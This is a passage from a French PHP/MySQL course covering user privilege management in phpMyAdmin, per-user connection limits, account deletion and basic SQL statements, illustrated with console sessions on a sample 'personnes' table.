CoursPHP	USAGE	Non	Oui	<a href="#">Changer les privilèges</a>

Ajouter des privilèges sur cette base de données :  [?](#)

[Exécuter](#)

Dans la fenêtre suivante, sélectionnez « Table », puis cliquez sur « Changer les priviléges » sur la ligne « Personnes »..

**Remarque :**

*Un clic sur « Révoquer » permet de supprimer tous les priviléges sur cette table.*

The screenshot shows the MySQL Workbench interface with the 'Table' tab selected. The main title is 'Changer les privilèges : Utilisateur 'personnesadm'@'localhost'. Below it, it says '- Base de données CoursPHP'. A sub-section titled 'Privilèges spécifiques à une table' is shown. In the 'Table' column, 'personnes' is listed with privileges 'SELECT, INSERT, UPDATE, DELETE'. The 'Action' column shows 'Non' for both rows. To the right of the table, there are two buttons: 'Changer les priviléges' (highlighted with a red box) and 'Révoquer'. Below these buttons is a text input field 'Ajouter des priviléges sur cette table : Entrez une valeur:' and a dropdown menu. At the bottom right is a 'Exécuter' button.

Désélectionnez les priviléges à retirer. Dans notre exemple, décochez la case « DELETE », puis cliquez sur « Exécuter »

The screenshot shows the MySQL Workbench interface with the 'Table' tab selected. The main title is 'Changer les privilèges : Utilisateur 'personnesadm'@'localhost'. Below it, it says '- Base de données CoursPHP - Table personnes'. A sub-section titled 'Privilèges spécifiques à une table' is shown. Under the 'REFERENCES' column, there is a table with four rows: 'ID', 'Nom', 'Prenom', and 'Age'. Each row has a 'DELETE' checkbox. The 'DELETE' checkbox for the first row ('ID') is checked and highlighted with a red box. To the right of the table is a list of other privilege options: 'CREATE', 'DROP', 'GRANT', 'INDEX', 'ALTER', 'CREATE\_VIEW', 'SHOW\_VIEW', and 'TRIGGER'. Below the table is a 'Exécuter' button.

L'écran suivant confirme la modification des privilèges

The screenshot shows the MySQL Workbench interface. In the top navigation bar, the 'SQL' tab is selected. A red box highlights the SQL query window which contains the following text:

```
REVOKE ALL PRIVILEGES ON 'CoursPHP'.'personnes' FROM 'personnesadm'@'localhost';
GRANT SELECT, INSERT, UPDATE ON 'CoursPHP'.'personnes' TO 'personnesadm'@'localhost';
```

Below the query window is a table titled "Survol des utilisateurs" (Survey of users). The table has the following columns: Utilisateur, Client, Mot de passe, Privilèges globaux, Groupe d'utilisateurs, «Grant», and Action. The data in the table is as follows:

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
N'importe quel	%	--	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	linux	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
N'importe quel	localhost	Non	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
personnesadm	%	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
personnesadm	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
pma	localhost	Oui	USAGE		Non	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	linux	Non	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>
root	localhost	Oui	ALL PRIVILEGES		Oui	<a href="#">Changer les privilèges</a> <a href="#">Exporter</a>

#### Remarque :

*La syntaxe SQL affichée montre que la suppression d'un privilège est générée par la suppression de tous les priviléges « REVOKE ALL PRIVILEGES ... », suivi de l'ajout des priviléges restants « GRANT SELECT, INSERT, UPDATE ON ... ».*

#### 13.3.7.4.4 Vérification des privilèges

La création de comptes d'utilisateurs participe à la politique de sécurité de l'accès à une base de données.

**Il est important de vérifier que les accès sont bien sécurisés et conformes à ce qui a été mis en place.**

##### 13.3.7.4.4.1 Pour le compte personnesadm@localhost

Pour le compte « personnesadm@localhost », nous allons nous connecter à la base « CoursPHP » à partir de la console MySQL, et vérifier, par exemple, qu'il possède le droits de consulter et de modifier les données de la table « personnes » mais pas de les supprimer.

La commande UNIX suivante ouvre la console MySQL du serveur local. Le login est « personnesadm ».

```
$ mysql --no-defaults -u personnesadm -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 84
Server version: 5.6.21 Source distribution
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

Syntaxe suivante montre qu'il a accès à la base « test » et surtout à la base « CoursPHP ».

```
mysql> use test;
Database changed
mysql> use CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

La seule table visible de la base « CoursPHP » est « personnes ».

```
mysql> show tables;
+-----+
| Tables_in_CoursPHP |
+-----+
| personnes           |
+-----+
1 row in set (0,00 sec)
```

Le contenu de « personnes » est accessible via l'instruction « SELECT ».

```
mysql> SELECT * FROM personnes;
+----+-----+-----+-----+
| ID | Nom      | Prenom    | Age   |
+----+-----+-----+-----+
| 1  | DUPONT   | JEAN     | 28    |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE | 54    |
| 3  | MURCIAN   | CAROLE   | 44    |
| 4  | LERY      | JEAN-MICHEL | 25    |
| 5  | DE-LA-RUE | JEAN-CHRISTOPHE | 27    |
| 6  | MARTIN    | PIERRE-DAVID | 27    |
| 7  | MARTIN    | PIERRE   | 56    |
| 8  | JACQUEENOD | FREDERIC  | 25    |
| 9  | JACQUEENOD | LAURENCE  | 24    |
| 10 | DUMOULIN  | JEAN-CHRISTOPHE | 54    |
| 11 | LABONNE-JAYAT | OLIVIER   | 54    |
| 12 | DE-LA-FONTAINE | JEAN     | 110   |
| 13 | LEVY      | SAMUEL   | 56    |
| 14 | DE-LA-RUE | LAURENCE  | 25    |
| 15 | DUPONT    | JEAN     | 54    |
| 16 | MARTIN    | ALBERT   | 25    |
| 17 | KACZMA    | HELENE   | 52    |
| 18 | DUMONTEL  | FRANCK   | 23    |
+----+-----+-----+-----+
18 rows in set (0,00 sec)
```

Cet utilisateur peut modifier le contenu de la table « personnes » via l'instruction « UPDATE ».

```
mysql> UPDATE personnes SET Prenom='JULIEN' WHERE ID=1;
Query OK, 1 row affected (0,37 sec)
Rows matched: 1  Changed: 1  Warnings: 0
```

```
mysql> SELECT * FROM personnes;
+----+-----+-----+-----+
| ID | Nom      | Prenom    | Age   |
+----+-----+-----+-----+
| 1  | DUPONT   | JULIEN   | 28    |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE | 54    |
| 3  | MURCIAN   | CAROLE   | 44    |
| 4  | LERY      | JEAN-MICHEL | 25    |
| 5  | DE-LA-RUE | JEAN-CHRISTOPHE | 27    |
| 6  | MARTIN    | PIERRE-DAVID | 27    |
| 7  | MARTIN    | PIERRE   | 56    |
| 8  | JACQUEENOD | FREDERIC  | 25    |
| 9  | JACQUEENOD | LAURENCE  | 24    |
+----+-----+-----+-----+
```

10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25
17	KACZMA	HELENE	52
18	DUMONTEL	FRANCK	23

18 rows in set (0,00 sec)

Cet utilisateur **ne peut pas supprimer** un enregistrement via l'instruction « DELETE ».

```
mysql> DELETE FROM personnes WHERE ID=1;
ERROR 1142 (42000): DELETE command denied to user 'personnesadm'@'localhost'
for table 'personnes'
mysql> quit;
Bye
```

#### 13.3.7.4.4.2 Pour le compte personnesadm@%

Pour le compte « personnesadm@% », nous allons nous connecter à la base « CoursPHP » à partir d'un autre ordinateur que le serveur MySQL, et vérifier, qu'il ne possède que le droit de consulter la table « personnes ».

La commande UNIX suivante ouvre une connexion à partir d'un poste distant vers le serveur MySQL dont l'adresse est 10.211.55.12. Le login est « personnesadm ».

```
$ mysql --no-defaults -u personnesadm -h 10.211.55.12 -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 87
Server version: 5.6.21 Source distribution
Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.
...
```

Syntaxe suivante montre qu'il a accès à la base « test » et surtout à la base « CoursPHP ».

```
mysql> use test;
Database changed
mysql> use CoursPHP;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
```

La seule table visible de la base « CoursPHP » est « personnes ».

```
mysql> show tables;
+-----+
| Tables_in_CoursPHP |
+-----+
| personnes           |
+-----+
1 row in set (0,00 sec)
```

Le contenu de « personnes » est accessible via l'instruction « SELECT ».

```
mysql> SELECT * FROM personnes;
+----+-----+-----+-----+
| ID | Nom   | Prenom | Age  |
+----+-----+-----+-----+
| 1  | DUPONT| JULIEN| 28   |
| 2  | JACQUEENOD| JEAN-CHRISTOPHE| 54   |
| 3  | MURCIAN| CAROLE| 44   |
| 4  | LERY   | JEAN-MICHEL| 25   |
| 5  | DE-LA-RUE| JEAN-CHRISTOPHE| 27   |
| 6  | MARTIN| PIERRE-DAVID| 27   |
| 7  | MARTIN| PIERRE| 56   |
| 8  | JACQUEENOD| FREDERIC| 25   |
| 9  | JACQUEENOD| LAURENCE| 24   |
| 10 | DUMOULIN| JEAN-CHRISTOPHE| 54   |
| 11 | LABONNE-JAYAT| OLIVIER| 54   |
| 12 | DE-LA-FONTAINE| JEAN| 110  |
| 13 | LEVY   | SAMUEL| 56   |
| 14 | DE-LA-RUE| LAURENCE| 25   |
| 15 | DUPONT| JEAN| 54   |
| 16 | MARTIN| ALBERT| 25   |
| 17 | KACZMA| HELENE| 52   |
| 18 | DUMONTEL| FRANCK| 23   |
+----+-----+-----+-----+
18 rows in set (0,00 sec)
```

Cet utilisateur **ne peut pas modifier** le contenu de la table « personnes » via l'instruction « UPDATE ».

```
mysql> UPDATE personnes SET Prenom='GUILLAUME' WHERE ID=1;
ERROR 1142 (42000): UPDATE command denied to user
'personnesadm'@'10.211.55.2' for table 'personnes'
```

Cet utilisateur **ne peut pas supprimer** un enregistrement via l'instruction « DELETE ».

```
mysql> DELETE FROM personnes WHERE ID=1;
ERROR 1142 (42000): DELETE command denied to user
'personnesadm'@'10.211.55.2' for table 'personnes'
mysql> quit;
Bye
```

### 13.3.7.5 Gestion des paramètres de connexion

Comme cela a été présenté à la section 13.3.7.2.3, chaque utilisateur possède des paramètres de connexion comme le **nombre maximal de connexions autorisées**. Ces paramètres sont définis dans la table **mysql.user**.

#### 13.3.7.5.1 Problématique

La limitation du nombre maximale de connexion (par heure) peut aboutir à l'erreur suivante, lors d'un accès multiple à une base de données pour un même compte d'utilisateur MySQL :

**1226 User 'personnesadm' has exceeded the 'max\_user\_connections' resource.**

Plusieurs solutions sont possibles pour résoudre ce problème :

- Revoir le programme PHP afin qu'une seule connexion soit ouverte et maintenue ouverte, durant la session de travail de l'utilisateur. Il faudra généralement passer par une variable de

session pour l'objet PDO supportant la connexion à la base de données (`$bdd` dans nos exemples).

- Fermer la connexion à la base à chaque fin de traitement. Ceci à l'avantage de ne pas maintenir de connexion ouverte inutilement mais peut être pénalisant en terme de performance. La syntaxe à utiliser est `$bdd=null` ou `unset($bdd)`, où `$bdd` est l'objet instance de la classe PDO.
- Modifier le nombre de connexions simultanées (par heure) autorisées pour l'utilisateur. Cela suppose que vous possédez les privilèges pour le faire, généralement via le compte de `root`.

A l'inverse, si aucune limitation n'est affectée, alors le nombre maximal de requêtes (par heure) n'est pas contrôlé. Cela peut aboutir à une saturation du serveur et donc à une dégradation de son temps de réponse.

#### **Attention :**

*Dans les faits, on utilise souvent un même utilisateur accédant aux tables de la base de données.*

*Chaque personne accédant au site fait des requêtes via cet utilisateur. Cela signifie que si le site est accédé par cinq personnes différentes, MySQL verra un unique utilisateur faisant cinq accès simultanés, et en cas de limitation du nombre de connexions simultanées de cet utilisateur, MySQL refusera l'accès provoquant ainsi l'erreur 1226 !*

*Il est très important d'être attentif à la façon de programmer la connexion à la base de données via PHP, pour faire « coller » cette limitation MySQL au nombre maximal d'utilisateur que vous voulez autoriser simultanément sur votre site Web.*

***Cela signifie qu'une fois la connexion à la base établie, il faut soit la conserver en permanence et ne plus faire de nouvelle connexion pour une même session d'une personne, ou bien déconnecter la base à chaque fin de requête, et faire une nouvelle connexion à chaque nouvelle requête, ce qui ferme les connexions devenues inutiles mais cela peut rejaillir sur les performances.***

*On peut également avoir plusieurs utilisateur MySQL différents, selon les privilèges nécessaires. Par exemple un utilisateur **clientadm** pour les mises à jour de données (UPDATE) et **clientconsul** pour les seules requêtes de consultation (SELECT). Ainsi on augmente le nombre d'utilisateur Web selon le profile.*

#### **13.3.7.5.2 Modification des paramètres**

Pour modifier un de ces paramètres, sélectionnez la base de données « mysql » :



Sélectionnez ensuite la table « user » :

The screenshot shows the phpMyAdmin interface for MySQL. The sidebar on the left lists various databases and tables, with 'mysql' and 'user' both highlighted with red boxes. The main area displays the 'user' table under the 'mysql' database. The table has columns: Host, User, Password, and Select\_priv. The data shows several users with their respective host and password details. The 'user' table is highlighted with a red box.

	Host	User	Password	Select_priv
<input type="checkbox"/>	localhost	root	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	Y
<input type="checkbox"/>	millau2.cnam.fr	root	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	Y
<input type="checkbox"/>	127.0.0.1	root	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	Y
<input type="checkbox"/>	::1	root	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	Y
<input type="checkbox"/>	%	personnesadm	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	N
<input type="checkbox"/>	%	clientsconsult	*9C4FE4A10F01988F50D685C3F9515570588FEFDF	N

Cliquez sur le user que vous voulez modifier « clientconsult » dans notre exemple.

Les différents paramètres de connexion sont :

- MAX\_QUERIES\_PER\_HOUR : le nombre de requêtes envoyées au serveur, qu'un utilisateur peut exécuter par heure ;
- MAX\_UPDATES\_PER\_HOUR : le nombre de commandes modifiant une table ou base de données, qu'un utilisateur peut exécuter par heure ;
- MAX\_CONNECTIONS\_PER\_HOUR : le nombre de nouvelles connexions qu'un utilisateur peut démarrer, par heure ;
- MAX\_USER\_CONNECTIONS : le nombre de connexions simultanées pour un utilisateur.

L'écran suivant apparaît :

The screenshot shows the 'Change Privileges' dialog in MySQL Workbench. The title bar reads 'Changer les privilèges : Utilisateur 'clientsconsult'@'%''. Below the title, there's a note: 'Veuillez noter que les noms de privilèges sont exprimés en anglais.' The interface is divided into four main sections: 'Données', 'Structure', 'Administration', and 'Limites de ressources'. The 'Limites de ressources' section is highlighted with a red box. It contains the following configuration options:

- Note: Une valeur de 0 (zero) enlève la limite.
- MAX QUERIES PER HOUR: 0
- MAX UPDATES PER HOUR: 0
- MAX CONNECTIONS PER HOUR: 0
- MAX USER\_CONNECTIONS: 10

At the bottom right of the dialog is a 'Exécuter' (Execute) button.

Modifiez la privilège global en indiquant la valeur désirée dans la colonne « Limites de ressources », par exemple 10 pour « MAX\_USER\_CONNECTIONS », puis cliquez sur le bouton « Exécuter ».

### 13.3.7.6 Suppression d'un compte utilisateur

L'écran suivant montre la suppression des deux comptes « personnesadm@% » et « personnesadm@localhost ». Les deux comptes sont sélectionnés. On sélectionne également la case « Supprimer les bases de données portant le même nom que les utilisateurs », dans le cas où une telle base a été créée.

The screenshot shows the 'Utilisateurs' (Users) tab selected in the top navigation bar of the phpMyAdmin interface. Below it, the 'Survol des utilisateurs' (User Overview) tab is active. A red box highlights the 'Utilisateur' column for the two users 'personnesadm'. Both rows have checkboxes checked in the first column. In the bottom right corner of the main table area, another red box highlights the 'Supprimer les bases de données portant le même nom que les utilisateurs.' checkbox. A final red box highlights the 'Exécuter' (Execute) button at the bottom right of the page.

	Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
<input type="checkbox"/>	N'importe quel	%	--	USAGE		Non	Changer les priviléges  Exporter
<input type="checkbox"/>	N'importe quel	linux	Non	USAGE		Non	Changer les priviléges  Exporter
<input type="checkbox"/>	N'importe quel	localhost	Non	USAGE		Non	Changer les priviléges  Exporter
<input checked="" type="checkbox"/>	personnesadm	%	Oui	USAGE		Non	Changer les priviléges  Exporter
<input checked="" type="checkbox"/>	personnesadm	localhost	Oui	USAGE		Non	Changer les priviléges  Exporter
<input type="checkbox"/>	pma	localhost	Oui	USAGE		Non	Changer les priviléges  Exporter
<input type="checkbox"/>	root	linux	Non	ALL PRIVILEGES		Oui	Changer les priviléges  Exporter
<input type="checkbox"/>	root	localhost	Oui	ALL PRIVILEGES		Oui	Changer les priviléges  Exporter

Tout cocher Pour la sélection : Exporter

Ajouter un utilisateur

Effacer les utilisateurs sélectionnés  
(Effacer tous les priviléges de ces utilisateurs, puis les effacer.)  
 Supprimer les bases de données portant le même nom que les utilisateurs.

Exécuter

L'écran suivant prévient de la destruction de la base de données qui porterait le même nom que l'utilisateur.

A modal dialog box is displayed over the user list, containing the message: "Vous êtes sur le point de DÉTRUIRE une base de données ! Voulez-vous vraiment exécuter «DROP DATABASE» ?". It features two buttons: "Annuler" (Cancel) and "OK". The background table shows the user list with the second row (checkbox checked) highlighted. A red box highlights the "OK" button in the dialog. The "Exécuter" button from the previous screen is also visible at the bottom right.

	Utilisateur	Client	Mot de passe	Privilèges	Groupe	«Grant»	Action
<input type="checkbox"/>	N'importe quel						
<input type="checkbox"/>	N'importe quel						
<input type="checkbox"/>	N'importe quel						
<input checked="" type="checkbox"/>	personnesadm	localhost	Oui	USAGE		Non	Changer les priviléges  Exporter
<input type="checkbox"/>	pma	localhost	Oui	USAGE		Non	Changer les priviléges  Exporter

Après exécution, les deux comptes d'utilisateurs ont disparus :

Utilisateur	Client	Mot de passe	Privilèges globaux	Groupe d'utilisateurs	«Grant»	Action
<input type="checkbox"/> N'importe quel	%	--	USAGE		Non	Changer les privilèges  Exporter
<input type="checkbox"/> N'importe quel	linux	Non	USAGE		Non	Changer les privilèges  Exporter
<input type="checkbox"/> N'importe quel	localhost	Non	USAGE		Non	Changer les privilèges  Exporter
<input type="checkbox"/> pma	localhost	Oui	USAGE		Non	Changer les privilèges  Exporter
<input type="checkbox"/> root	linux	Non	ALL PRIVILEGES		Oui	Changer les privilèges  Exporter
<input type="checkbox"/> root	localhost	Oui	ALL PRIVILEGES		Oui	Changer les privilèges  Exporter

## 13.4 Le langage SQL

Cette section n'a pas vocation à présenter le langage SQL mais à rappeler seulement quelques requêtes qui seront utilisées dans la présentation de PDO pour PHP.

Nous présentons les syntaxes en ligne de commandes, sous le moniteur MySQL.

Un tutoriel complet du langage SQL est disponible à l'URL : <http://sql.sh>

### 13.4.1 Accès au serveur de Base de données

La syntaxe suivante présente l'accès au SGBD MySQL sur le poste local (localhost) :

Dans notre exemple, le texte **mot\_de\_passe** doit être remplacé par le mot de passe effectif.

Si le mot de passe est indiqué sur la ligne de commande (-pmot\_de\_passe). Un message indique que cette méthode d'accès n'est pas sécurisée :

```
$ mysql --no-defaults -u root -pmote_de_passe -h localhost
Warning: Using a password on the command line interface can be insecure.
...
```

La syntaxe à privilégier est la suivante, elle permet de saisir le mot de passe à l'invite de saisie. L'écho de la frappe, représenté ici par xxxx, n'apparaît pas durant la saisie du mot de passe :

```
$ mysql --no-defaults -u root -h localhost -p
Enter password: xxxx
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 177
Server version: 5.6.21 MySQL Community Server (GPL)

Copyright (c) 2000, 2014, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input
statement.
```

#### Remarque :

Les syntaxes du langage SQL, sous le moniteur SQL (après l'invite « mysql> »), sont présentées en majuscules, en respect des règles d'usage, mais elles peuvent être saisies en minuscules.

### 13.4.2 Afficher toutes les bases de données

Une fois connecté, il est possible d'afficher toutes les bases de données.

```
mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| cdccl |
| mysql |
| performance_schema |
| phpmyadmin |
| test |
+-----+
6 rows in set (0,00 sec)
```

### 13.4.3 Quitter serveur de Base de données

Sous le moniteur MySQL il suffit de saisir :

```
mysql> QUIT;
Bye
```

### 13.4.4 Gestion d'une base de données

Dans cette section, nous présentons la création et la suppression d'une **base de données** CoursPHP.

#### 13.4.4.1 Création

La commande suivante crée la base de données CoursPHP avec comme jeu de caractères utf8.

```
mysql> CREATE DATABASE CoursPHP CHARACTER SET 'utf8';
Query OK, 1 row affected (0,00 sec)
```

#### 13.4.4.2 Suppression

Voici la syntaxe pour supprimer la base de données CoursPHP.

```
mysql> DROP DATABASE CoursPHP;
Query OK, 0 rows affected (0,01 sec)
```

### 13.4.5 Gestion d'une table

Afin de créer, supprimer ou insérer des données dans une table, il faut avoir indiqué la base de données à utiliser :

```
mysql> USE CoursPHP;
Database changed
```

#### 13.4.5.1 Crédation

La syntaxe suivante crée la table « personnes » avec quatre colonnes, ID (int), NOM (varchar), Prenom (varchar), Age(int).

Le moteur de stockage est InnoDB :

```
mysql> CREATE TABLE IF NOT EXISTS personnes (
    -> ID int(11) NOT NULL,
    -> Nom varchar(255) NOT NULL,
    -> Prenom varchar(255) NOT NULL,
    -> Age int(11) NOT NULL
    -> ) ENGINE=InnoDB AUTO_INCREMENT=1 DEFAULT CHARSET=utf8 COMMENT='Table
de personnes';
Query OK, 0 rows affected (0,00 sec)
```

La syntaxe suivante positionne la clef primaire sur le champ « ID » :

```
mysql> ALTER TABLE personnes
    -> ADD PRIMARY KEY (ID);
Query OK, 0 rows affected (0,04 sec)
Records: 0  Duplicates: 0  Warnings: 0
```

La syntaxe suivante définit que l'auto-incrémantion de la clef primaire « ID » démarre à 1 :

```
mysql> ALTER TABLE personnes
    -> MODIFY ID int(11) NOT NULL AUTO_INCREMENT,AUTO_INCREMENT=1;
Query OK, 0 rows affected (0,01 sec)
Records: 0  Duplicates: 0  Warnings: 0
```

#### 13.4.5.2 Affichage des tables

La syntaxe suivante affiche la liste des tables présentes dans la base de données courante (CoursPHP dans notre cas) :

```
mysql> SHOW TABLES;
+-----+
| Tables_in_CoursPHP |
+-----+
| personnes           |
+-----+
1 row in set (0,00 sec)
```

#### 13.4.5.3 Affichage de la structure d'une table

La syntaxe suivante affiche la structure de la table personne de la base CoursPHP :

```
mysql> DESCRIBE CoursPHP.personnes;
+-----+-----+-----+-----+-----+-----+
| Field | Type   | Null | Key  | Default | Extra       |
+-----+-----+-----+-----+-----+-----+
| ID    | int(11) | NO   | PRI   | NULL    | auto_increment |
| Nom   | varchar(255)| NO  |        | NULL    |              |
| Prenom | varchar(255)| NO  |        | NULL    |              |
| Age   | int(11)  | NO   |        | NULL    |              |
+-----+-----+-----+-----+-----+-----+
4 rows in set (0,00 sec)
```

La syntaxe présentée indique explicitement la base de données et la table. On aurait aussi pu saisir :

```
mysql> USE CoursPHP;
mysql> DESCRIBE personnes;
```

#### 13.4.5.4 Suppression complète de la table

Voici la syntaxe pour supprimer totalement la table « personnes » :

```
mysql> DROP TABLE personnes;  
Query OK, 0 rows affected (0,01 sec)
```

#### 13.4.5.5 Vider la table de ses données

Voici la syntaxe pour vider la table « personnes » de ces données sans la supprimer :

```
mysql> TRUNCATE TABLE personnes;  
Query OK, 0 rows affected (0,01 sec)
```

## 13.4.6 Gestion des données

### 13.4.6.1 Insertion de données

La syntaxe suivante montre l'insertion de quatre personnes dans la table « personnes ».

```
mysql> INSERT INTO personnes (ID, Nom, Prenom, Age) VALUES
-> (1, 'DUPONT', 'JEAN', 28),
-> (2, 'MARTIN', 'PIERRE', 56),
-> (3, 'DE-LA-FONTAINE', 'JEAN', 110),
-> (4, 'DE-LA-RUE', 'JEAN-CHARLES', 45);
Query OK, 4 rows affected (0,01 sec)
Records: 4 Duplicates: 0 Warnings: 0
```

### 13.4.6.2 Affichage

La syntaxe suivante présente toutes les données contenues dans la table « personnes ».

```
mysql> SELECT * FROM personnes;
+---+-----+-----+
| ID | Nom      | Prenom    | Age   |
+---+-----+-----+
| 1  | DUPONT   | JEAN     | 28    |
| 2  | MARTIN   | PIERRE   | 56    |
| 3  | DE-LA-FONTAINE | JEAN     | 110   |
| 4  | DE-LA-RUE | JEAN-CHARLES | 45    |
+---+-----+-----+
4 rows in set (0,00 sec)
```

### 13.4.6.3 Modification

La syntaxe suivante modifie le prénom de MARTIN (ID=2), en « PIERRE\_ANDRE »

```
mysql> UPDATE CoursPHP.personnes SET Prenom = 'PIERRE-ANDRE' WHERE
personnes.ID = 2;
Query OK, 1 row affected (0,01 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

### 13.4.6.4 Suppression

La syntaxe suivante supprime la personne ayant l'identifiant numéro 3 :

```
mysql> DELETE FROM personnes WHERE ID=3;
Query OK, 1 row affected (0,00 sec)
```

L'affichage montre que cette personne est supprimée.

```
mysql> SELECT * FROM personnes;
+---+-----+-----+
| ID | Nom      | Prenom    | Age   |
+---+-----+-----+
| 1  | DUPONT   | JEAN     | 28    |
| 2  | MARTIN   | PIERRE-ANDRE | 56    |
| 4  | DE-LA-RUE | JEAN-CHARLES | 45    |
+---+-----+-----+
3 rows in set (0,00 sec)
```

### 13.4.6.5 Les critères de sélection

Dans ce qui suit, la table « personnes » a été complétée et contient 16 personnes.

Il est possible d'affiner les requêtes SQL comme SELECT, UPDATE ou DELETE avec des critères de sélection comme :

- WHERE ;
- ORDER BY ;
- LIMIT ;

Pour montrer l'usage de ces critères, nous avons inséréz de nouvelles données dans la tables « personnes » dont voici le contenu :

mysql> SELECT * FROM personnes;			
ID	Nom	Prenom	Age
1	DUPONT	JEAN	28
2	JACQUEENOD	JEAN-CHRISTOPHE	54
3	MURCIAN	CAROLE	44
4	LERY	JEAN-MICHEL	25
5	DE-LA-RUE	JEAN-CHRISTOPHE	27
6	MARTIN	PIERRE-DAVID	27
7	MARTIN	PIERRE	56
8	JACQUEENOD	FREDERIC	25
9	JACQUEENOD	LAURENCE	24
10	DUMOULIN	JEAN-CHRISTOPHE	54
11	LABONNE-JAYAT	OLIVIER	54
12	DE-LA-FONTAINE	JEAN	110
13	LEVY	SAMUEL	56
14	DE-LA-RUE	LAURENCE	25
15	DUPONT	JEAN	54
16	MARTIN	ALBERT	25

16 rows in set (0,00 sec)

#### 13.4.6.5.1 Le filtrage avec WHERE

Ce critère permet de filtre sur une partie des données.

Par exemple, cette syntaxe affiche les prénoms et noms des personnes ayant 25 ans :

mysql> SELECT Prenom, Nom FROM personnes WHERE Age=25;	
Prenom	Nom
JEAN-MICHEL	LERİ
FREDERIC	JACQUEENOD
LAURENCE	DE-LA-RUE
ALBERT	MARTIN

4 rows in set (0,00 sec)

IL est également possible d'utiliser l'opérateur LIKE avec la condition WHERE pour chercher d'après un modèle particulier.

La syntaxe suivante affiche la liste des clients ayant un prénom commençant par JEAN. Le caractère % indique un nombre quelconque de caractères.

```
mysql> SELECT Prenom, Nom FROM personnes WHERE Prenom LIKE 'JEAN%';
+-----+-----+
| Prenom | Nom   |
+-----+-----+
| JEAN  | DUPONT|
| JEAN-CHRISTOPHE | JACQUEENOD|
| JEAN-MICHEL | LERY|
| JEAN-CHRISTOPHE | DE-LA-RUE|
| JEAN-CHRISTOPHE | DUMOULIN|
| JEAN  | DE-LA-FONTAINE|
| JEAN  | DUPONT|
+-----+-----+
7 rows in set (0,00 sec)
```

De même l'opérateur BETWEEN avec la condition WHERE permet un filtrage sur une plage de valeurs.

La syntaxe suivante affiche les clients ayant entre 1 et 2 enfants :

```
mysql> select ID,Nom,Prenom,Etat_Civil,Nb_Enfants from clients WHERE
Nb_Enfants BETWEEN 1 AND 2;
+-----+-----+-----+-----+-----+
| ID | Nom   | Prenom | Etat_Civil | Nb_Enfants |
+-----+-----+-----+-----+-----+
| 1  | DUPONT | JEAN  | Marié      | 2          |
| 2  | JACQUEENOD | JEAN-CHRISTOPHE | Marié      | 1          |
| 3  | MURCIAN | CAROLE | Célibataire | 1          |
| 4  | LERY    | JEAN-MICHEL | Marié      | 2          |
| 10 | DUMOULIN | JEAN-CHRISTOPHE | Marié      | 2          |
| 11 | LABONNE-JAYAT | OLIVIER | Célibataire | 1          |
| 14 | DE-LA-RUE | LAURENCE | Marié      | 1          |
| 15 | DUPONT  | JEAN  | Veuf       | 2          |
| 16 | MARTIN  | ALBERT | Célibataire | 1          |
+-----+-----+-----+-----+-----+
9 rows in set (0,00 sec)
```

Cette autre syntaxe affiche dans l'ordre, le prénom, le nom et l'âge pour toutes les personnes dont l'âge est supérieur à 25 ans :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age > 25;
+-----+-----+-----+
| Prenom | Nom   | Age  |
+-----+-----+-----+
| JEAN  | DUPONT | 28   |
| JEAN-CHRISTOPHE | JACQUEENOD | 54   |
| CAROLE | MURCIAN | 44   |
| JEAN-CHRISTOPHE | DE-LA-RUE | 27   |
| PIERRE-DAVID | MARTIN | 27   |
| PIERRE | MARTIN | 56   |
| JEAN-CHRISTOPHE | DUMOULIN | 54   |
| OLIVIER | LABONNE-JAYAT | 54   |
| JEAN  | DE-LA-FONTAINE | 110  |
| SAMUEL | LEVY   | 56   |
| JEAN  | DUPONT | 54   |
+-----+-----+-----+
11 rows in set (0,00 sec)
```

Il est possible de combiner plusieurs conditions.

Cette syntaxe affiche le prénom, le nom et l'âge pour toutes les personnes dont l'âge est supérieur à 25 ans **ET** le prénom est JEAN :

```
mysql> SELECT Prenom, Nom, Age FROM personnes WHERE Age>25 AND Prenom="JEAN";
+-----+-----+-----+
| Prenom | Nom      | Age   |
+-----+-----+-----+
| JEAN  | DUPONT   | 28    |
| JEAN  | DE-LA-FONTAINE | 110   |
| JEAN  | DUPONT   | 54    |
+-----+-----+-----+
3 rows in set (0,00 sec)
```

Cette syntaxe affiche le prénom, le nom et l'âge pour toutes les personnes dont l'âge est supérieur à 25 ans **OU** le prénom est JEAN :

```
